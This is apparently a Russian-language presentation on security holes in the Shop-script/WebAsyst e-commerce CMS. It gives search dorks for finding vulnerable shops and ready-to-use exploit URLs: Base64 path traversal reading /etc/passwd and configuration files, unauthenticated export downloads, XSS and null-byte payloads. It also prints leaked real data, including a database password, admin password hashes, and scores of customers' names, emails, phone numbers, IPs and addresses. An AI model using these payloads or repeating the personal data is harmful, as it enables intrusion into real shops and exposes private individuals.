

Старый движок в новых красках – Ecommerce CMS top10

Осторожно 0days???

Или о том о чем забыли?.

Это зачем вообще?


- День рождения
- Jack Daniels + some Cola
- Нужно что-то подготовить к пятнице, про%бал все сроки

Погнали

- Исходные данные:
 - Взял движок распространённый в интернете, Shop-script v2,3,4....

Тот самый чьи статусы заказов в 2011-2012г попали в индекс Яндекса

- Погнал копать код .PHP



The screenshot shows a Yandex search results page for the query "статус заказа". The search bar at the top contains the text "inurl:0 inurl:b inurl:1 inurl:c статус заказа" and indicates 31 thousand results. The search results are listed on the right side of the page, with a sidebar on the left containing navigation options like "Поиск", "Картинки", "Видео", "Карты", "Маркет", and "Ещё".

Search results include:

- Статус Заказа — Master Avto**
masavto.ru > Чехлы Автомобильные > ...=22108&ukey=order_status
Статус Заказа > Заказ #030922108. Статус — Доставлен или отправлен. ... Email sss_oil@mail.ru. IP покупателя: 83.69.0.77. Статус заказа: Доставлен или отправлен.
- Статус заказа — Лёгкий быт**
legkiy-byt.ru > Отпариватели > ...=2836&ukey=order_status
Статус заказа: Отменен. Оплата: Наличные. ... Адрес доставки заказа: Академика Анохина д60 кВ 202 домофон 202 этаж 8 подъезд 5 Москва г. Москва Россия.
- Статус заказа — Enimaks.ru**
enimaks.ru > index.php?code...&hash=...&orderID...status
Статус заказа: Отправлен. Комментарий: дополнительно к заказу #10002280 отправить ООО ТК Стелл. Оплата: Предоплата (для физ. лиц).
- Статус заказа — Студия СТЕЖОК Рукоделие**
Stezhok.ru > index.php?code=...&hash=...&orderID...status
Статус заказа: Отменен. Оплата: Оплата на карту Сбербанка -1%. Плательщик: Юлия Гаврилова.
- Статус заказа — Diagof.ru**
diagof.ru > index.php?code...&hash=...&orderID=183...status
Статус заказа: Доставлен и оплачен. Оплата: Western Union. Плательщик: Евгений Кругликов.
- Статус заказа — Интернет магазин shop.larex.ru**
shop.larex.ru > Интернет магазин Shop.larex.ru > ...=3846&ukey=order_status
Время заказа: 25.04.2015 11:50:54. Покупатель: Виктория Гусева. Email ya.vitalina-
vip@ya.ru. IP покупателя: 95.52.43.201. Статус заказа: Доставлен и оплачен.

Сколько их в рунете?

- До%%я
 - Входит в топ-10 ecommerce CMS в РФ.

Dork

`inurl:published/forgot.php`

`inurl:auxpage_`

`inurl:inurl:/index.php?categoryID=`

Яндекс `inurl:auxpage_` — 170 тыс. ответов Найти

Поиск **Адреса магазинов** — Интернет-магазин одежды Mayorgo.ru
mayorgo.ru > `auxpage_shops` ▾
Картинки Адреса магазинов и карта проезда в Москве...

Видео **Как сделать выбор слинга** **Рейтинг CMS / Интернет-магазин** 2014 ▾
Ellevill.org > `auxpage_choose/` ▾
Слинг-шарф. Слинг-шарф - "король слингов", красивый тканый* слинг. Его можно использо...
ОП коммерческих и open-source CMS для интернет-магазинов.

Карты

Маркет

Ещё **Инструкции к слингам** **Соборочные коммерческие CMS**
Ellevill.org > `auxpage_instructions/` ▾
Простой крест на бедре (с 3 месяцев)>>>. НА 3 МЕСЯЦЕВ - за спиной.

Заказ — Магазин Timberland док
timberland.su > `auxpage_2` ▾
Как сделать заказ? 1) Для начала вам нужно сделать это можно достав и измерив стельку

О клинике — Phlebolog.ru
phlebolog.ru > `auxpage_o-klinike/` ▾
О клинике флебологии лечения варикозного р


О магазине — Мир Моделиста
mirmodelista.ru > Диорама > ?ukey=`auxpage`
Магазин для поклонников стендового моделин профессиональными продавцами. В нашем м

Все для суши: продукты и рецепт
sushi-master.ru > `auxpage_37/` ▾
Продукты для приготовления суши и роллов, мастер-классы приготовления на Суши масте

#	CMS	Проектов	Балл	Тренд
1	1С-Битрикс	3 886	71.97	—
2	CS-Cart	1 071	7.42	—
3	UMI.CMS	509	5.23	—
4	Shop-Script	409	3.53	▲
5	AMIRO.CMS	370	3.31	▼
6	NetCat	215	2.34	—
7	HostCMS	290	2.15	▼
8	DIAFAN.CMS	168	0.99	▲
9	ImageCMS Shop	140	0.98	▲
10	PHPShop	77	0.78	▼

Определение версии

- В корне много мусора, включая контроль обновлений/update.xml
- В принципе это не суть важно, отличаются только методы.



```
← → ↻ [file icon] [redacted]su/update.xml
This XML file does not appear to have any style information asso
▼ <METADATAUPDATE VERSION="306">
  ▼ <UPDATE VERSION="43">
    <APPUPDATE APP_ID="Kernel"
    CONTENT="Ly8NCi8vIENyZWFOZSB0YWJsZXhMNCi8vDQoNCmlmIC
  </UPDATE>
  ▼ <UPDATE VERSION="47">
    <APPUPDATE APP_ID="Kernel"
    CONTENT="bXlzcWxfcXVlcenkoIkNSRUFURSBQUJMRSBBUFBTRV
  </UPDATE>
  ▼ <UPDATE VERSION="48">
    <APPUPDATE APP_ID="Kernel"
```

Структура конфигурации (shop-script 2,3xx)

- /dblist
 - wbs.log – журнал входов
 - INSTANCE_МАГАЗИНА.xml
- /temp
 - .wbs_protect – вход в системную консоль админ.

```
view-source: [redacted].SU
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
4 <head>
5     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6     <base href="http://[redacted].SU/">
7     <script type="text/javascript">
8         var WAREOOT_URL = 'http://[redacted]//';//ok
9     </script>
10
11 <!-- Head start -->
12 <title>секс шоп, магазин секс шоп, секс шоп интернет, интим магазин, интим интернет магазин, магазин интим тс
13 <meta name="description" content="секс шоп, магазин секс шоп, секс шоп интернет, интим магазин, интим интернет
14 <meta name="keywords" content="секс шоп, магазин секс шоп, секс шоп интернет, интим магазин, интим интернет
15
16 <script type="text/javascript" src="/published/SC/html/scripts/js/niftycube.js"></script>
17 <!-- Head end -->
18
19     <link rel="stylesheet" href="/published/publicdata/INTIMDR4SHOP/attachments/SC/themes/intim-dosug/ovs
20 </script>
21 <link rel="stylesheet" href="/published/publicdata/INTIMDR4SHOP/attachments/SC/themes/intim-dosug/maj
22 <link rel="stylesheet" href="/published/SC/html/scripts/css/general.css" type="text/css">
23 <link href="/published/publicdata/INTIMDR4SHOP/attachments/SC/themes/intim-dosug/favicon.ico" rel="icon"
24 <script type="text/javascript" src="/published/SC/html/scripts/js/functions.js"></script>
25 <script type="text/javascript" src="/published/SC/html/scripts/js/behavior.js"></script>
26 <script type="text/javascript" src="/published/SC/html/scripts/js/widget_checkout.js"></script>
27 <script type="text/javascript" src="/published/SC/html/scripts/js/frame.js"></script>
28 <script type="text/javascript">
29
```

Структура конфигураций

- INSTANCE_МАГАЗИНА.xml
 - Открытые учетки к БД mysql
 - Base64 без соли к управлению пользователями
пользователь по умолчанию ADMINISTRATOR
/published/login.php
- .wbs_protect
 - Base64 без соли к системному интерфейсу
/published/wbsadmin/html/scripts/auth.php

webAsyst

Логин

Пароль

Использовать безопасное соединение (SSL)
[Забыли пароль?](#)

Войти

webAsyst Installer

Логин:

Пароль:

[Забыли пароль?](#)

sitemap.php все версии

заплаток нет

- Вроде ничего плохого?

```
sitemap.php x
84     exit;
85   }
86 }
87
88
89
90 $sitemap_path = WBS_DIR.'/published/publicdata/'.$DB_KEY.'/attachments/'.$app_id.'/sitemap/'.$section.'.xml';
91 if(file_exists($sitemap_path)&&is_file($sitemap_path)){
92     header('Content-type: application/xml');
93     readfile($sitemap_path);
94     exit;
95 }else{
96     header("HTTP/1.0 404 Not Found");
97     print "file not found";
98     exit;
99 }
100 ?>
```

sitemap.php все версии

заплаток нет

- А если так ?



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼ <DATABASE>
  <DBSETTINGS SIGNUP_DATETIME="2011-12-08 08:34:45" CREATE_DATE="2011-12-08 08:36:13" DEFAULT_ENCODING="" EXPIRE_DATE=""
  READONLY="0" DATE_FORMAT="MM/DD/YYYY" DBSIZE_LIMIT="" FIRSTLOGIN="1" MAX_USER_COUNT="" SQLSERVER="xmysql02-h"
  DB_NAME="intim_shop" DB_PASSWORD="6f=RZ_u-O!Ts" DB_USER="intim_admin" SOURCE="" DB_CREATE_OPTION="use" TEMPORARY=""
  MYSQL_CHARSET="UTF8" PLAN="" FREE_APPS=""/>
  <ADMINISTRATOR PASSWORD="b7bd1db8502e954bbe7b4164e71616c0" TEMPLATE="classic" LANGUAGE="rus"/>
  <FIRSTLOGIN COMPANYNAME="admin" FIRSTNAME="admin" LASTNAME="admin" LOGINNAME="ADMIN"
  PASSWORD="b7bd1db8502e954bbe7b4164e71616c0" TEMPLATE="classic" LANGUAGE="eng" EMAIL="rokon@bk.ru"/>
  ▼ <APPLICATIONS>
    <APPLICATION APP_ID="SC"/>
  </APPLICATIONS>
  ▼ <MODULES>
    <ASSIGN CLASS="sms" ID="" DISABLED="1"/>
  </MODULES>
  ▼ <BALANCE>
    <VALUE ID="sms" VALUE="UNLIMITED"/>
  </BALANCE>
  <VERSIONS SYSTEM="306" SC="306"/>
</DATABASE>
```

Чтение произвольных файлов

до версии 300, после есть заплатки

- Через путь в Base64 читаем любой файл
 - /published/common/html/scripts/getimage.php?file=Li4vLi4vLi4vLi4vZGJsaXN0L1NIT1BBVVRPV0VCQVNZU1QueG1s
 - "../..../dblist/SHOPAUTOWEBASYST.xml"

```
▼ <DATABASE>
  <DBSETTINGS SIGNUP_DATETIME="2011-12-08 08:34:45" CREATE_DATE="2011-12-08 08:36:13" DEFAULT_ENCODING="" EXPIRE_DATE=""
  READONLY="0" DATE_FORMAT="MM/DD/YYYY" DBSIZE_LIMIT="" FIRSTLOGIN="1" MAX_USER_COUNT="" SQLSERVER="mysql02-h"
  DB_NAME="intimd84_shop" DB_PASSWORD="6f=RZ_u-O!Ts" DB_USER="intimd84_admin" SOURCE="" DB_CREATE_OPTION="use" TEMPORARY=""
  MYSQL_CHARSET="UTF8" PLAN="" FREE_APPS=""/>
  <ADMINISTRATOR PASSWORD="b7bd1db8502e954bbe7b4164e71616c0" TEMPLATE="classic" LANGUAGE="rus"/>
  <FIRSTLOGIN COMPANYNAME="admin" FIRSTNAME="admin" LASTNAME="admin" LOGINNAME="ADMIN"
  PASSWORD="b7bd1db8502e954bbe7b4164e71616c0" TEMPLATE="classic" LANGUAGE="eng" EMAIL="rokon@bk.ru"/>
▼ <APPLICATIONS>
  <APPLICATION APP_ID="SC"/>
</APPLICATIONS>
▼ <MODULES>
  <ASSIGN CLASS="sms" ID="" DISABLED="1"/>
</MODULES>
▼ <BALANCE>
  <VALUE ID="sms" VALUE="UNLIMITED"/>
</BALANCE>
  <VERSIONS SYSTEM="306" SC="306"/>
</DATABASE>
```

Скачивание произвольных файлов

до версии 308 (после есть заплатки)

- Через путь в Base64 скачиваем любой файл

- `/published/common/html/scripts/preview.php?file=Li4vLi4vLi4vLi4vZGJsaXN0Lw==`
- `"../../../../temp/.wbs_protect"`

```
a:3:{i:0;s:32:"21232f297a57a5a743894a0e4a801fc3";i:1;s:32:"6c1e0a061a4f927b115eb924a5cb91fd";i:2;s:32:"1d977c418df55bbe39644157b94115b9";}
```



```
a:3:{i:0;s:32:"ИМЯ ПОЛЬЗОВАТЕЛЯ";i:1;s:32:"«ПАРОЛЬ»";i:2;s:32:"1d977c418df55bbe39644157b94115b9";}
```

Скачивание произвольных файлов

с версий 30x (в 306-309 удалены)

- Через путь в Base64 читаем любой файл
 - `/published/common/html/scripts/getpfimg.php?file=Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==`
 - `“../../../../../etc/passwd”`
- `/published/common/html/scripts/getimage.php?file=Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==`



```
http://www.g.ru/published/common/html/scripts/getpfimg.php?file=Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==
/published/common/html/scripts/getpfimg.php?file=Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==

nobody:x:99:99:Nobody:/:/sbin/nologin
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
nailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
mmsp:x:51:51:/:/var/spool/mqueue:/sbin/nologin
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mysql:x:498:499:MySQL server:/var/lib/mysql:/bin/bash
medicall:x:618:618:/:home/medicall:/sbin/nologin
```

Загрузка отчетов без авторизации

до версии 300 (после есть заплатки)

Если кто-то делал экспорт, мы получаем доступ к отчетам.

GetDataBaseSqlScript = R2V0RGF0YUJhc2VTcWxTY3JpcHQ=

GetCustomerExcelSqlScript = R2V0Q3VzdG9tZXJFeGNlbFNxbFNjcmlwdA==

GetOrdersExcelSqlScript = R2V0T3JkZXJzRXhjZWxTcWxTY3JpcHQ=

GetFroogleFeed = R2V0RnJvb2dsZUZlZWQ=

GetSubscriptionsList = R2V0U3Vic2NyaXB0aW9uc0xpc3Q=

GetYandex = R2V0WWFuZGV4

- download

- GetCSVCatalog=

`/published/SC/html/scripts/get_file.php?getFileParam= (Base64 хэш)`

Загрузка отчетов без авторизации

mamamarket_customers - Excel (Сбой активации продукта)

ФАЙЛ ГЛАВНАЯ ВСТАВКА РАЗМЕТКА СТРАНИЦЫ ФОРМУЛЫ ДАННЫЕ РЕЦЕНЗИРОВАНИЕ ВИД АСРОВАТ

Буфер обмена Шрифт Выравнивание Число Стили Ячейки Редактирование

F684 : X ✓ fx 28.05.2015 17:57:30


	V	C	D	E	F	G	H	
649	Голова Ксения Алексеевна	-	ksenija-fok@mail.ru	Розница	13.06.2015 15:22		+ (7) (926) 285 - 2232	
650	Романова Ксения	-	kseniya_romanova@list.ru	Розница	29.04.2015 19:45	+	+ (7) (916) 034 - 9450	-
651	Харламова Кристина Анатольев	-	ksirena17@yandex.ru	Розница	15.10.2014 16:25		+ (8) (965) 349 - 0084	
652	Ногина Ксения Юрьевна	-	kstrusova@mail.ru	Розница	07.07.2015 11:11	+	+ (8) (985) 440 - 2315	м.: "Туши
653	Денисова Оксана Валерьевна	-	ksuha1758@mail.ru	Розница	26.10.2014 18:27		+ (7) (916) 719 - 6102	
654	Батракова Наталья Геннадьевна	-	kuchmenko-nataly@mail.ru	Розница	06.01.2015 7:27		+ (7) (924) 136 - 0881	
655	Швец-Богданова Юлия Юрьевн	-	Kudrjashkau@mail.ru	Розница	10.07.2015 18:49	+	+ (7) (978) 868 - 9333	Г. Феодос
656	Кутюва Ольга Алексеевна	-	kutovaya.olga1989@ya.ru	Розница	05.05.2015 10:49		+ (7) (965) 208 - 8225	
657	Кузнецова Елена Викторовна	-	kuzelena2010@yandex.ru	Розница	09.08.2015 2:37	+	+ (7) (903) 123 - 4441	Коровий в
658	Татьяна	-	kyma5@list.ru	Розница	24.08.2015 12:15	+	+ (8) (916) 295 - 9952	Дубнинск
659	Сухарева Ксения Сергеевна	-	kys-kys@yandex.ru	Розница	19.02.2015 23:29	+	+ (7) (903) 191 - 7444	Кржижанс
660	Катерина Кюршева	-	kyursheva@gmail.com	Розница	25.04.2015 20:02		+ (7) (903) 527 - 0661	
661	Ветлова Оксана	-	l.a.s.t@spartak.ru	Розница	16.04.2015 21:17	+	+ (7) (925) 079 - 2554	электродр
662	Малькова Елена Петровна	-	l3008a@yandex.ru	Розница	17.08.2015 16:11	+	+ (8) (915) 735 - 6862	170043, г. '
663	Ливанова Татьяна Сергеевна	-	l7202@mail.ru	Розница	19.09.2014 8:31		+ (8) (904) 432 - 2303	
664	Аляутдинова Галия Валерьевна	-	lady-galiy-2010@yandex.ru	Розница	18.10.2014 22:33	+	+ (7) (985) 699 - 3390	Москва, В
665	Новицкая Ирина Александровн	-	ladyira87@gmail.com	Розница	15.01.2015 13:19	+	+ (7) (961) 966 - 1077	683024, г. I
666	Колесникова Н.А.	-	Landlov@mail.ru	Розница	27.10.2014 17:41	+	+ (8) (903) 745 - 1686	Турчанин
667	жукова лариса	-	lariska-07@mail.ru	Розница	20.11.2014 0:19	+	+ (7) (926) 196 - 0234	бутырская
668	полянская анастасия	-	lasna93@gmail.com	Розница	15.12.2014 19:29	+	+ (8) (916) 268 - 2899	москва, ул
669	Гайдадина Екатерина Александр	-	lawatka88@mail.ru	Розница	23.02.2015 2:01	+	+ (7) (915) 091 - 5224	г. Щербин
670	Легерт Анастасия Николаевна	-	Legert@mail.ru	Розница	07.08.2015 11:09	+	+ (8) (915) 363 - 8040	Г. Москва

Системный интерфейс (после авторизации)

published/wbsadmin/html/scripts/auth.php

Файл менеджер Path Traversal (Base64) “Li4v” = “../”

/published/wbsadmin/html/scripts/diagnostics.php?section=filemanager&path=Li4vLi4vLi4vLi4vLi4vLi4




XSS, и всякую х%%ню..

- /published/forgot.php?LOGIN="><script>alert(document.cookie)</script>
- /published/forgot.php?LOGIN=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C/script%3E%3C?%20echo%20%22ddd%22%20?%3E
- /published/forgot.php?LOGIN=%22%3E%3Cscript%3E123%3C/script%3E
- /published/forgot.php?error=PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=
- /published/login.php?error=PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

Раскрытие пути

error_reporting = E_ALL
display_errors = On
display_startup_errors = On

- published/SC/html/scripts/epdq.php



Warning: include_once(/cfg/connect.inc.php) [[function.include-once](#)]: failed to open stream: Нет такого файла или каталога in /home/host6682/ab.../htdocs/www/published/SC/html/scripts/epdq.php on line 2

Warning: include_once() [[function.include](#)]: Failed opening './cfg/connect.inc.php' for inclusion (include_path='./usr/local/php/php-5.2/lib/php') in /home/host6682/ab.../htdocs/www/published/SC/html/scripts/epdq.php on line 2

Warning: include_once(DIR_FUNC/placeholders_functions.php) [[function.include-once](#)]: failed to open stream: Нет такого файла или каталога in /home/host6682/ab.../htdocs/www/published/SC/html/scripts/core_functions/db_functions.php on line 11

Warning: include_once() [[function.include](#)]: Failed opening 'DIR_FUNC/placeholders_functions.php' for inclusion (include_path='./usr/local/php/php-5.2/lib/php') in /home/host6682/ab.../htdocs/www/published/SC/html/scripts/core_functions/db_functions.php on line 11

MAGIC_QUOTES и Null Byte %00

до PHP 5.3

published/sitemap.php?section=../../../../../../../../index.php%00

published/SC/html/scripts/tinymce/tiny_mce_css.php?css=/temp/.wbs_protect%00.css

Чтение произвольных файлов

при наличии доступа к почтовым функциям после авторизации (все версии)

- `/published/MM/2.0/getattach.php?&file=Li4vLi4vLi4vZXRjL3Bhc3N3ZA==`
- `"../../../../etc/passwd"`

Что не успел

- `/published/MM/2.0/UploadImage.php`
- `/published/MM/html/scripts/UploadImage.php`
- `/published/common/html/scripts/getfilethumb.php`

Shop-script ты молоток!